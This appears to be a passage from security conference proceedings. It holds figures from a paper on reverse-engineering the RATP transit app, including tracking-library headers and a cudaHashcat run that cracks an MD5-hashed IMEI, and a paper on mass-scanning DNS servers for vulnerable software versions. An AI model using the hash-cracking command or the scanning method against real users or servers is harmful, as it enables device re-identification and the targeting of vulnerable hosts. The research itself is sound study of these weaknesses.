MapAroundMe_iPhone.h
MapHomeController.h
MapHomeController_iPad.h
MapHomeController_iPadDelegate.h
MapHomeController_iPhone.h
MapPinView.h
MapSelectViewController.h
MapSelectViewController_iPad.h
MapSelectViewController_iPhone.h
MapsDataManager.h
MasterViewCustomTabBar.h
NSCoding.h
NSCopying.h
NSObject.h
NSURLConnectionDelegate.h
NXOverlay.h
NetworkFB.h
NetworkManager.h
NetworkPicker.h
ObjSqliteDB.h
ObjSqliteStatement.h
OpenUDID_NXM.h
PLCrashReport.h
PLCrashReportApplicationInfo.h
PLCrashReportBinaryImageInfo.h
PLCrashReportExceptionInfo.h
PLCrashReportFormatter.h
PLCrashReportMachineInfo.h
PLCrashReportProcessInfo.h
PLCrashReportProcessorInfo.h
PLCrashReportRegisterInfo.h
PLCrashReportReportInfo.h
PLCrashReportSignalInfo.h
PLCrashReportStackFrameInfo.h
PLCrashReportSystemInfo.h
PLCrashReportTextFormatter.h
PLCrashReportThreadInfo.h
PLCrashReporter.h
PLCrashSignalHandler.h
POIDataSource.h
PSAppStoreHeader.h
PSStoreButton.h
PSStoreButtonData.h
PSStoreButtonDelegate.h
PSWebTableViewCell.h
ParisSiteViewController.h
ParisSiteViewController_iPad.h
Place.h
PlaceAnnotation.h
PlaceDelegate.h
PoiFB.h
ProWViewController.h
ProWViewController_iPad.h
ProWViewController_iPhone.h
ProtocolManager.h
RATP
RATP-Structs.h
RATP.h
RATP.idb
RATPMGSplitViewController.h
RatpAddressSearchRequest.h
RatpDemonstrationStatusRequest.h
RatpItinerarySearchRequest.h
RatpPoiSearchRequest.h
RatpScheduleRequest.h
RatpTrafficStatusRequest.h
RatpWorksStationRequest.h
RatpWorksStatusRequest.h
Reachability.h
RemoteObject.h
RequestError.h
RequestManager.h
RequestResult.h
RumexCustomTabBar.h
RumexCustomTabBarDelegate_iPad.h
RumexCustomTabBar_iPad.h
RumexCustomTabBar_iPhone.h
SBJsonBase.h
SBJsonParser.h
SBJsonWriter.h
ScheduleDataSource.h
ScheduleFB.h
ScheduleFavTableViewCell.h
ScheduleHeaderTableViewCell.h
ScheduleInfoTableViewCell.h
SearchAmbiguityController.h
SearchBarEx.h
ServerRequest.h
SettingFB.h
SqliteBaseModel.h
SqliteDBManager.h
StationActionSheetController.h
StationDataSource.h
StationFB.h
StationMapHomeViewController.h
StationMapHomeViewControllerDelegate_iPad.h
StationMapHomeViewController_iPad.h
StationMapHomeViewController_iPhone.h
StationMapViewController.h
StationMapViewController_iPad.h
StationMapViewController_iPhone.h
StationsChooserViewController.h
StationsChooserViewController_iPad.h
StationsChooserViewController_iPhone.h
StayTunedViewController.h
StoreMapInfo.h
SwipeImageView.h
TapDetectingView.h
TapDetectingViewDelegate.h
TextViewWithPlaceHolder.h
TiledScrollView.h
TiledScrollViewBus.h
TiledScrollViewDataSource.h
TiledScrollViewMainStation.h
TiledScrollViewNoctilien.h
TimeTablesHomeController.h
TimeTablesHomeController_iPad.h
TimeTablesHomeController_iPhone.h
TitleView.h
TrafficDetailViewController.h
TrafficHomeController.h
TrafficHomeController_iPad.h
TrafficHomeController_iPhone.h
UIActionSheetDelegate.h
UIAlertViewDelegate.h
UIApplicationDelegate.h
UINavigationBarDelegate.h
UINavigationControllerDelegate.h
UIPopoverControllerDelegate.h
UIScheduleAbstractDataSource.h
UIScheduleAeroportDataSource.h
UIScheduleBusDataSource.h
UIScheduleMetroDataSource.h
UIScheduleNoctilienDataSource.h
UIScheduleRERDataSource.h
UIScheduleRERDataSource_iPad.h
UIScheduleTramDataSource.h
UIScrollViewDelegate.h
UISearchBarDelegate.h
UISplitViewControllerDelegate.h
UITabBarControllerDelegate.h
UITableViewDataSource.h
UITableViewDelegate.h
UITextFieldDelegate.h
UITextViewDelegate.h
UIWebViewDelegate.h
Util.h
VerticalUILabel.h
WSAccess.h
WSAddress.h
WSAmbiguityList.h
WSDemonstration.h
WSDisruption.h
WSError.h
WSItinerary.h
WSPlace.h
WSPoi.h
WSSchedule.h
WSScheduleItem.h
WSStage.h
WSWork.h
WebViewController.h
WebViewDelegate.h
XXUnknownSuperclass.h
__ARCLiteIndexedSubscripting__.h
__ARCLiteKeyedSubscripting__.h
decrypted2.bin
iRATPAppDelegate.h
iRATPAppDelegate_iPad.h
iRATPAppDelegate_iPhone.h
```

Fig. 4. Headers generated by class-dump-z




```
[redacted]:~/doc/oclHashcat-plus-0.14/benchFinalGPU$ more PREFIX_IMEI
^0^4^5^5^1^5^3
[redacted]:~/doc/oclHashcat-plus-0.14/benchFinalGPU$ ./mp32.bin ?d?d?d?d?d?d | ../../cudaHashcat-
plus32.bin   -m 0 hash_MD5_IMEI  -r PREFIX_IMEI -r theRule2digit
cudaHashcat-plus v0.14 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Rules: 100
Workload: 256 loops, 80 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Quadro 600, 1023MB, 1280Mhz, 2MCU
Device #1: Kernel ../../kernels/4318/m0000_a0.sm_21.32.ptx

Starting attack in stdin mode...

cb7a1aab5035f61b3437c979494f8cd2:351554051058494

Session.Name...: cudaHashcat-plus
Status.........: Cracked
Rules.Type.....: File (PREFIX_IMEI), File (theRule2digit)
Input.Mode.....: Pipe
Hash.Target....: cb7a1aab5035f61b3437c979494f8cd2
Hash.Type......: MD5
Time.Started...: Mon Jun 10 15:25:02 2013 (1 sec)
Speed.GPU.#1...: 81497.7k/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 53248000
Rejected.......: 0
HWMon.GPU.#1...: 99% Util, 53c Temp, 30% Fan

Started: Mon Jun 10 15:25:02 2013
Stopped: Mon Jun 10 15:25:03 2013
```

Fig. 5. IMEI Deanonimyzation given information about device

```
Class descriptor  : 'Lnet/hockeyapp/android/UpdateActivityInterface;'
Class descriptor  : 'Lnet/hockeyapp/android/UpdateInfoAdapter$1;'
Class descriptor  : 'Lnet/hockeyapp/android/UpdateInfoAdapter;'
Class descriptor  : 'Lnet/hockeyapp/android/UpdateInfoListener;'
Class descriptor  : 'Lnet/hockeyapp/android/UpdateManager;'
Class descriptor  : 'Lnet/hockeyapp/android/UpdateManagerListener;'
Class descriptor  : 'Lnet/hockeyapp/android/VersionCache;'
Class descriptor  : 'Lcom/adbox/AdBoxLibrary$6;'
Class descriptor  : 'Lcom/adbox/AdBoxLibrary;'
Class descriptor  : 'Lcom/adbox/beans/BanniereDynamique;'
Class descriptor  : 'Lcom/adbox/beans/BanniereExtensible;'
Class descriptor  : 'Lcom/adbox/beans/BanniereRetractable;'
Class descriptor  : 'Lcom/adbox/behavior/DynamicAdBehavior;'
Class descriptor  : 'Lcom/adbox/display/DisplayRetractableBanner;'
Class descriptor  : 'Lcom/adbox/imgthread/ImgException;'
Class descriptor  : 'Lcom/adbox/parsethread/ParseException;'
Class descriptor  : 'Lcom/fabernovel/ratp/AbstractWebMapActivity;'
Class descriptor  : 'Lcom/fabernovel/ratp/AlertingActivity;'
Class descriptor  : 'Lcom/fabernovel/ratp/DetailsTrafic;'
Class descriptor  : 'Lcom/fabernovel/ratp/DetailsTravaux;'
Class descriptor  : 'Lcom/fabernovel/ratp/FDRoute;'
Class descriptor  : 'Lcom/fabernovel/ratp/HorairesResultats;'
Class descriptor  : 'Lcom/fabernovel/ratp/PlansAffichage$StationsOverlay;'
Class descriptor  : 'Lcom/fabernovel/ratp/ProximitePlan$StationsOverlay;'
Class descriptor  : 'Lcom/fabernovel/ratp/Trafic;'
Class descriptor  : 'Lcom/fabernovel/ratp/entity/BusStop;'
Class descriptor  : 'Lcom/fabernovel/ratp/entity/Station;'
```

Fig. 6. Listing class descriptors of Android App



```
ABPeoplePickerNavigationControllerDelegate.h
ADServerParameters.h
ASIAuthenticationDialog.h
ASIAutorotatingViewController.h
ASICacheDelegate.h
ASIDataCompressor.h
ASIDataDecompressor.h
ASIDownloadCache.h
ASIFormDataRequest.h
ASIHTTPRequest.h
ASIHTTPRequestDelegate.h
ASIInputStream.h
ASINetworkQueue.h
ASIProgressDelegate.h
AdBoxAppFootprint.h
AdBoxDelegate.h
AdBoxExtendButton.h
AdBoxLibrary.h
AdBoxLibraryDelegate.h
AdBoxOptions.h
AdBoxView.h
AdBoxViewExtensible.h
AdBoxViewInter.h
AdBoxViewRetractable.h
AdBoxViewSplashScreen.h
AdGoji.h
AdGojiDelegate.h
AdGojiEvent.h
AdGojiModel.h
AdGojiOpenUDID.h
AdGojiRequest.h
AdGojiRequestDelegate.h
AdGojiSession.h
AddressDataSource.h
AddressFB.h
AdsPlaceHolderViewController.h
AdsPlaceHolderViewController_iPad.h
AdsPlaceHolderViewController_iPadDelegate.h
AdsPlaceHolderViewController_iPhone.h
AllStationPickerController.h
AllStationPickerControllerDelegate.h
AllStationPickerController_iPad.h
AllStationPickerController_iPhone.h
AllStationPickerInMapController_iPad.h
AmbiguityController.h
AmbiguityController_iPad.h
AmbiguityController_iPhone.h
AppDelegate.h
AppDetectionController.h
AppDetectionControllerDelegate.h
BITAppVersionMetaInfo.h
BITCrashManager.h
BITCrashReportTextFormatter.h
BITHockeyManager.h
BITUpdateManager.h
BITUpdateViewController.h
BrowserViewController.h
BusLinesFB.h
BusPlaceAnnotation.h
BusStopsFB.h
BusViewControllerDelegate.h
BusViewController_iPad.h
CLLocationManagerDelegate.h
CXMLDocument.h
CXMLElement.h
CXMLNode.h

CommonViewController.h
CommonViewController_iPhone.h
CustomNavigationBar.h
DBUpdaterUtil.h
DirectionFB.h
DirectionTableViewCell.h
FeedbackViewController.h
FeedbackViewController_iPad.h
FeedbackViewController_iPhone.h
FileHelper.h
FlurryAd.h
FlurryAdAppStoreConnectionDelegate.h
FlurryAdAssignment.h
FlurryAdBase.h
FlurryAdCanvasView.h
FlurryAdCanvasViewController.h
FlurryAdDimension.h
FlurryAdHook.h
FlurryAdImage.h
FlurryAdImpression.h
FlurryAdListView.h
FlurryAdLocation.h
FlurryAdNavigationDelegate.h
FlurryAdParser.h
FlurryAdProperties.h
FlurryAdState.h
FlurryAdStateCallback.h
FlurryAdTakeOverViewController.h
FlurryAdTextStyle.h
FlurryAdTheme.h
FlurryAdView.h
FlurryAnalytics.h
FlurryAppCircle.h
FlurryAutoIncrement.h
FlurryConnectionDelegate.h
FlurryEvent.h
FlurryFileCache.h
FlurryHTTPEater.h
FlurryHTTPResponse.h
FlurryHeartBeater.h
FlurryImageCache.h
FlurryOffer.h
FlurryPageViewDelegate.h
FlurryParser.h
FlurryProtocolData.h
FlurrySession.h
FlurryUtil.h
GeolocatedStationFB.h
HomeController.h
HomeControllerDelegate_iPad.h
HomeController_iPad.h
HomeController_iPhone.h
HttpThread.h
ImageSegmentedControl.h
ImageToolbar.h
InfosHomeController.h
InfosHomeController_iPad.h
InfosHomeController_iPhone.h
ItineraryHomeController.h
ItineraryHomeController_iPad.h
ItineraryHomeController_iPhone.h
Journey.h
JourneyConnectionCell.h
JourneyController.h
JourneyController_iPad.h
JourneyController_iPhone.h

JourneyEndCell.h
JourneyStageCell.h
JourneyWalkStageCell.h
LeftMenuBar.h
LeftMenuBarDelegate.h
LineFB.h
LineMapDataSource.h
LineMapFB.h
LineMapSelectViewController.h
LineMapSelectViewController_iPad.h
LineMapSelectViewController_iPhone.h
LineMapViewController.h
LineMapViewControllerDelegate_iPad.h
LineMapViewController_iPad.h
LineMapViewController_iPhone.h
LoadingIndicator.h
LocationManager.h
MFMailComposeViewControllerDelegate.h
MGSplitCornersView.h
MGSplitDividerView.h
MGSplitViewController.h
MGSplitViewControllerDelegate.h
MGTopView.h
MKAnnotation.h
MKMapViewDelegate.h
MapAroundMe_iPhone.h
MapHomeController.h
MapHomeController_iPad.h
MapHomeController_iPadDelegate.h
MapHomeController_iPhone.h
MapPinView.h
MapSelectViewController.h
MapSelectViewController_iPad.h
MapSelectViewController_iPhone.h
MapsDataManager.h
MasterViewCustomTabBar.h
NSCoding.h
NSCopying.h
NSObject.h
NSURLConnectionDelegate.h
NXOverlay.h
NetworkFB.h
NetworkManager.h
NetworkPicker.h
ObjSqliteDB.h
ObjSqliteStatement.h
OpenUDID_NXM.h
PLCrashReport.h
PLCrashReportApplicationInfo.h
PLCrashReportBinaryImageInfo.h
PLCrashReportExceptionInfo.h
PLCrashReportFormatter.h
PLCrashReportMachineInfo.h
PLCrashReportProcessInfo.h
PLCrashReportProcessorInfo.h
PLCrashReportRegisterInfo.h
PLCrashReportReportInfo.h
PLCrashReportSignalInfo.h
PLCrashReportStackFrameInfo.h
PLCrashReportSystemInfo.h
PLCrashReportTextFormatter.h
PLCrashReportThreadInfo.h
PLCrashReporter.h
PLCrashSignalHandler.h
POIDataSource.h
PSAppStoreHeader.h

PSStoreButton.h
PSStoreButtonData.h
PSStoreButtonDelegate.h
PSWebTableViewCell.h
ParisSiteViewController.h
ParisSiteViewController_iPad.h
Place.h
PlaceAnnotation.h
PlaceDelegate.h
PoiFB.h
ProWViewController.h
ProWViewController_iPad.h
ProWViewController_iPhone.h
ProtocolManager.h
RATP
RATP-Structs.h
RATP.h
RATP.idb
RATPMGSplitViewController.h
RatpAddressSearchRequest.h
RatpDemonstrationStatusRequest.h
RatpItinerarySearchRequest.h
RatpPoiSearchRequest.h
RatpScheduleRequest.h
RatpTrafficStatusRequest.h
RatpWorksStationRequest.h
RatpWorksStatusRequest.h
Reachability.h
RemoteObject.h
RequestError.h
RequestManager.h
RequestResult.h
RumexCustomTabBar.h
RumexCustomTabBarDelegate_iPad.h
RumexCustomTabBar_iPad.h
RumexCustomTabBar_iPhone.h
SBJsonBase.h
SBJsonParser.h
SBJsonWriter.h
ScheduleDataSource.h
ScheduleFB.h
ScheduleFavTableViewCell.h
ScheduleHeaderTableViewCell.h
ScheduleInfoTableViewCell.h
SearchAmbiguityController.h
SearchBarEx.h
ServerRequest.h
SettingFB.h
SqliteBaseModel.h
SqliteDBManager.h
StationActionSheetController.h
StationDataSource.h
StationFB.h
StationMapHomeViewController.h
StationMapHomeViewControllerDelegate_iPad.h
StationMapHomeViewController_iPad.h
StationMapHomeViewController_iPhone.h
StationMapViewController.h
StationMapViewController_iPad.h
StationMapViewController_iPhone.h
StationsChooserViewController.h
StationsChooserViewController_iPad.h
StationsChooserViewController_iPhone.h
StayTunedViewController.h
StoreMapInfo.h
SwipeImageView.h

TapDetectingView.h
TapDetectingViewDelegate.h
TextViewWithPlaceHolder.h
TiledScrollView.h
TiledScrollViewBus.h
TiledScrollViewDataSource.h
TiledScrollViewMainStation.h
TiledScrollViewNoctilien.h
TimeTablesHomeController.h
TimeTablesHomeController_iPad.h
TimeTablesHomeController_iPhone.h
TitleView.h
TrafficDetailViewController.h
TrafficHomeController.h
TrafficHomeController_iPad.h
TrafficHomeController_iPhone.h
UIActionSheetDelegate.h
UIAlertViewDelegate.h
UIApplicationDelegate.h
UINavigationBarDelegate.h
UINavigationControllerDelegate.h
UIPopoverControllerDelegate.h
UIScheduleAbstractDataSource.h
UIScheduleAeroportDataSource.h
UIScheduleBusDataSource.h
UIScheduleMetroDataSource.h
UIScheduleNoctilienDataSource.h
UIScheduleRERDataSource.h
UIScheduleRERDataSource_iPad.h
UIScheduleTramDataSource.h
UIScrollViewDelegate.h
UISearchBarDelegate.h
UISplitViewControllerDelegate.h
UITabBarControllerDelegate.h
UITableViewDataSource.h
UITableViewDelegate.h
UITextFieldDelegate.h
UITextViewDelegate.h
UIWebViewDelegate.h
Util.h
VerticalUILabel.h
WSAccess.h
WSAddress.h
WSAmbiguityList.h
WSDemonstration.h
WSDisruption.h
WSError.h
WSItinerary.h
WSPlace.h
WSPoi.h
WSSchedule.h
WSScheduleItem.h
WSStage.h
WSWork.h
WebViewController.h
WebViewDelegate.h
XXUnknownSuperclass.h
__ARCLiteIndexedSubscripting__.h
__ARCLiteKeyedSubscripting__.h
decrypted2.bin
iRATPAppDelegate.h
iRATPAppDelegate_iPad.h
iRATPAppDelegate_iPhone.h
```

Fig. 7. Listing AdBox Headers in iOS binary of RATP App

3.8 Ruo Ando, Yuuki Takano, Satoshi Uda/ Unraveling large scale geographical distribution of vulnerable DNS servers using asynchronous I/O mechanism

3.8.1 Ruo Ando

Ruo Ando has received Ph.D. from Keio University in Japan.He is now senior security researcher of NationalInstitute of Information and Communication Technology in Japan. Also, he has been working as TechnicalOfficial of Ministry of Internal Affairs and Communications since 2006. His research interests are Cloudcomputing technologies and its security.He has been working in Driverware "Immune" project supported by USAir Force Office of Scientific Research withGrant Number AOARD 03-4049 in 2005-2006. He receivedOutstanding Leadership Award in the8th IEEE International Conference on Dependable, Autonomic and SecureComputing (DASC-09) at China in 2009. He is the member of Trusted Computing Group JRF (Japan Regional Forum). He has presented in many security conferences such as SysCan Singapore 2009 and PacSec Tokyo2011. His research products such as inforamtion gathering system, DHT crawler and vulnerability analysissystem are now deployed on the large scale Test bed of National Institute of Information and CommunicationTechnology. He recently presented secure Cloud computing technologies in Singapore(2009) and Taiwan(2010).He served as reviewer of Willey Journal of Security and Communications Networks and IEEE transactions ofInformation Forensics and Security.

- `http://sites.google.com/site/andoruo`
- @And_Or_R

3.8.2 Yuuki Takano

`http://www.informatik.uni-trier.de/~ley/pers/hd/t/Takano:Yuuki`

3.8.3 Satoshi Uda

- `http://www.uda-lab.imr.tohoku.ac.jp/member/uda_e.html`
- `http://www.researchgate.net/profile/Satoshi_Uda/`

3.8.4 Unraveling large scale geographical distribution of vulnerable DNS servers using asynchronous I/O mechanism

The Domain Name System (DNS) has become one of the most important infrastructures of Internet. Despite of its importance, we have not obtained the comprehensive view of DNS servers deployed in real-world to evaluate the security level with the fine-grained information. This paper we present some results of analyzing DNS servers in some security concerns such as software version and geographical distribution. In experiment, we have succeeded to obtain information of 10,334,293 DNS servers in 24 hours. For rapid crawling, we adopt Libevent which provides asynchronous I/O mechanisms and MongoDB which is fast and document based NoSQL cluster. By analyzing the result of 24 hours monitoring, we have found some important facts for security assessment of DNS deployment in Internet. For example, more than 1000 servers still uses the oldest version of BIND 4.x. Besides, we show in-depth study of geographical distribution of vulnerable DNS servers with time series analysis. It is shown that even advanced IT countries achieving high security level has "weakest link" which means these countries actually has vulnerable DNS servers. Also, it is turned out that the large scale information gathering of vulnerable DNS servers could be easily achieved in only several hours.

- Talk and paper can be downloaded from `http://grehack.org`

Unraveling large scale geographical distribution of vulnerable DNS servers using asynchronous I/O mechanism

Ruo Ando †, Yuuki Takano †, Satoshi Uda ††

†Network Security Institute, National Institute of Information and Communication Technology,
4-2-1 Nukui-Kitamachi, Koganei,
Tokyo 184-8795 Japan
††Research Center For Advanced Computing Infrastructure,
Japan Advanced Institute of Science and Technology
1-1 Asahidai, Nomi, Ishikawa 923-1292 Japan

Abstract. The Domain Name System (DNS) has become one of the most important infrastructures of Internet. Despite of its importance, we are not able to comprehensive view of the situation of deployment of DNS servers in real-world and therefore assess the security level according to the monitoring results. In this paper we present some results of analyzing DNS server deployment over Internet fine-grained information of software versions, geographical locations. In experiment, we have succeeded to gather information of 10,334,293 DNS servers over the world in 24 by leveraging asynchronous event notification library. For high-speed active monitoring, we adopt Libevent which provides asynchronous I/O mechanisms and MongoDB which is fast and scalable NoSQL cluster software. From monitoring results, we show some findings which should be considered for security assessment for DNS deployment over Internet. Surprisingly, more than 1000 DNS servers employ the oldest version of BIND 4.x which could be easily compromised by malicious hosts. Besides, we show in-depth study of geographical distribution of vulnerable DNS servers which can provides comprehensive view of security level of each country. It is turned out that even advanced IT countries achieving high-security level has " weakest link" exposed by fine-grained active monitoring, which means these countries actually have serious vulnerabilities concerning IT infrastructure. In addition, it is shown that large scale active monitoring of DNS servers have been easily achieved within only several hours.

Keywords: DNS, vulnerability assessment, geographical distribution, asynchronous I/O, rapid and scalable monitoring

1 Introduction

Nowadays, The Domain Name System (DNS) which was originally designed for one-to-one mapping s between two kinds of logical address space (a domain name and an IP address) has a mission-critical infrastructure of Internet. However, despite its importance, unfortunately, there have been many attacks on DNS servers using exploitation such as DNS cache poisoning and Open Resolver based DDoS amplification. To make things worse, only poor and coarse-grained information was provided about limited region about the situation of DNS deployment over Internet. So far, we have not taken a comprehensive view for security assessment of DNS server deployment all over the world. In this paper we present the fine-grained active monitoring results of DNS server deployments. We show the statistical results of DNS software versions and geographical distribution of DNS servers. We have inspected the current situation of software versions such as BIND, DNSMASQ, Nominum and so on.

One of the main important findings is that more than 20,000 servers is still using obsolete (and therefore vulnerable) DNS software such as BIND 4.x, 8.x versions. Also, it has been revealed that even advanced IT countries has a weak link which is built by vulnerable DNS servers remaining unmonitored inside their countries. In fact, vulnerable servers has been found in the countries where IT infrastructure is widely pervasive rather than relatively less advanced countries. For the better security assessment, we have implemented asynchronous I/O based rapid and massive crawling system which can gathering information all over the Internet within 24 hours. It is implied that attacks against DNS servers of old software version could be easily discovered and compromised in a short time.

The remainder of this paper is structured as follows: we start with introducing methodology for crawling techniques and its measurement scope in Section 3. In Section 4, we present the detailed measurement and analysis active monitoring of DNS servers. Some statistics and ranking about software versions, geographical location and time series of DNS query response are presented. After related work of section 5, section 6 presents the evaluation of the monitoring result and some points which has not been discussed. In Section 7, we conclude and present some further works.

2 Proposed system

DNS is one of the most scalable systems in Internet. Currently, it is not measured or estimated accurately how many DNS servers are running in Internet. However, the number of DNS servers deployed all over the world is huge, which means monitoring result is big data which cannot be handled by conventional detection systems. For coping with DNS servers, we have constructed the scalable, rapid crawling system using Libevent [14] and MongoDB [15]. Figure 1 show the proposed system which consists of two physical servers.

On frontend server, crawler which employs Libevent (event notification library) is running concurrently. Crawlers issues queries based on asynchronous I/O method which is suitable for handling DNS commands of which response time cannot be estimated exactly. For coping this problem, we employ MongoDB which is document-based data store on backend cluster. MongoDB is surely scal-



send_query(evutil_socket_t fd, short what, void *arg)
Asynchronous I/O crawler
callback_dns(evutil_socket_t fd, short what, void *arg)
MongoDB NoSQL Datastore
{ "_id" : "X.X.X.X", "recv_date" : ISODate("2013-06-01T01:00:44.086Z"), "rir" : "APNIC", "type" : "Nominum Vantio", "type_ver" : "5.3.2.2", "ver" : "Nominum Vantio 5.3.2.2" }

Fig. 1. Proposed system using Libevent and MongoDB. The handler of crawler on frontend (callback_dns) sends query to store key-value of response from DNS server to MongoDB on backend.

able and besides has several useful functions for data processing such as aggregating, indexing and sorting using key-value. For example, by leveraging MapReduce, we can easily extract information such as geographical distributions and statistics of software versions of DNS.

3 Methodology

In this section we present our methodology of active monitoring of DNS servers.

First, some utilities we leverage for rapid and massive monitoring are introduced: 1) Libevent which provides asynchronous I/O mechanism and 2) MongoDB which is document based data store for scalable cluster by advanced functions such as sharding. Second, before presenting the results of our measurement in Section 3, we discuss the measurement scope of active monitoring for fetching DNS versions and geological distribution. Then, the kinds of queries our system issue and the detected version of DNS software is listed.

3.1 Callbacks for asynchronous event notification

Although there has not been exact measurement or estimation, it is sure that the number of DNS servers is huge. Actually, conventional monitoring method of blocking send/recv and SQL database cannot handle this kind of "big data". For achieving rapid, massive and scalable active monitoring of DNS, we implement asynchronous key-value based tracking system.

Our system design is based two concepts. First, we should consider that the response time of queried DNS servers cannot be estimated. So we employ Libevent (event notification library) for providing asynchronous I/O mechanism between sending and receiving messages. Second, we should cope with massive query response from numerous DNS servers. Besides, one of the important purposes of our system is to generate some statistics of monitoring. For this challenge, we leverage MongoDB which is document-based scalable data store.

As a result, to efficiently gather information of massive DNS servers, we have succeeded to implement simple querying system in C++ which is able to handle more than 10 million of DNS queries and answer messages (responses) by concurrently performing with MongoDB using Libevent.

In deployment, crawlers on frontend uses Libevent and backend analyzer used MongoDB. The Libevent based crawler which leverages asynchronous I/O on NoSQL cluster achieves high-speed active monitoring. We have succeeded to connect 10,334,293 DNS servers in 24 hours.

```
--- LIST1: send_query in Figure 1 ---
ev_dns = event_new(ev_base, sockfd, EV_READ | EV_PERSIST,
callback_dns, NULL)
event_add(ev_dns, NULL)

timeval tv = {0, QUERY_CYCLE * 1000};
ev_send = event_new(ev_base, -1, EV_TIMEOUT | EV_PERSIST,
send_query, NULL);
event_add(ev_send, &tv);
```

LIST 1 shows code snippets of two callbacks. There are two terminate conditions for each session to query DNS. Send_query issues query about software versions with timeout (tv). Callback_dns process the response from DNS server which is invoked when file descriptor is available for reading (EV_PERSIST). For each session for querying DNS server, these two callbacks are assigned and processed in asynchronous I/O mechanism. In the case that the query has response (DNS server respond to our crawler), parsed reponse is stored in MongoDB.

```
--- LIST2: callback DNS in Figure 2 ---
auto_ptr<mongo::DBClientCursor> cur;
mongo::BSONObjBuilder b;
mongo::BSONObj doc;
mongo::Date_t recv_date;
b.append("_id", addr);
b.append("recv_date", recv_date);
-- snip --
p_txt = DNS_RDATA_TO_TXT(it->m_rdata);
```

```
b.append("ver", p_txt->m_txt);
-- snip --
doc = b.obj();
mongo_conn.insert("DNSCrawl.servers", doc);
```

LIST 2 shows code snippets of processing the answer from DNS servers. Our system parses the response for getting items such as IP address, recv data and software versions. Then our system stores these items into list by method chain. At the last line, our system stores key-value pairs into db of ”DNSCrawl” and collection of ”servers”.

After gathering information of 10,334,293 servers, we utilize the routines for aggregation and sorting which is called as Map Reduce. Map Reduce is one of the useful utilities which MongoDB provides for aggregating and sorting optimized for large scale data processing. Also, we use MongoDB perl driver to make a simple script for pre-processing.

There are some reason why we choose MongoDB. For example, MongoDB could be easily scaled out by sharding. By leveraging these utilities, we have handled massive query responses from 10,334,293 DNS servers in 24 hours.

3.2 Scalable geolocation lookups

For translating huge output from DNS crawler into geographical information, we deployed geolocation querier on another physical machine.

Figure 2 shows how crawlers which sends fetched IP (logical) addresses and our analyzer (extractor) which extracts geographical (physical) address work in parallel. Crawler and extractor connect MongoDB server in parallel on the left side of Figure 2. Proposed method is divided into four steps.

```
[1] Crawler running on frontend stores information about IP
    address of each DNS servers into MongoDB.
[2] At the same time, extractor on the right side of figure
    is issuing a query.
[3] Then, extractor invokes GeoIP lookup routine to retrieve
    geographical information.
[4] Finally, extractor store the results of GeoIP into MongoDB.
```

In our system, crawlers and extractors are running on two different physical machines, which enables crawlers and extractors to be scaled out. Importantly, any modification of data format and processing on one side does not take effects on the other side.

3.3 Measurement Scope

We have crawled 10,334,293 servers in 24 hours using two machines. In measurement, we have detected old versions of BIND 4.x and 8.x Nomium, PowerDNS and so on. More than 40% of all connected servers did show the banner. Surprisingly, many DNS servers with the obsolete version of BIND such as 8.x and

